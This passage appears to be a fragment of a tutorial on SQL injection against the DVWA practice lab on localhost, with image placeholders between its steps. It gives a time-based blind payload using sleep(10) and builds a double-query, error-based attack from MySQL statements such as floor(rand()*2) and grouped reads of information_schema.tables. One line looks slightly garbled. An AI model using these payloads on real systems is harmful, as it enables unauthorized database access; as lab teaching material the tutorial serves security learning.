
1. <http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>' and sleep(10)--+ &Submit=Submit#



**DOUBLE QUERY SQL injection**


1. select \* from training

To get the database table of training.




1. select count(\*) from training

To get the number of columns present in the database.




1. select rand()

To get a random integer.




1. select rand()\*2

execute the command multiple times to get the value greater than ‘1’.




1. select floor(rand()\*2)

To get the exact value ‘1’ or ‘0’.




1. select floor(rand()\*2)jony


To get the name as jony.




1. select table\_name,table\_schema from information\_schema.tables group by table\_schema;




1. select database();



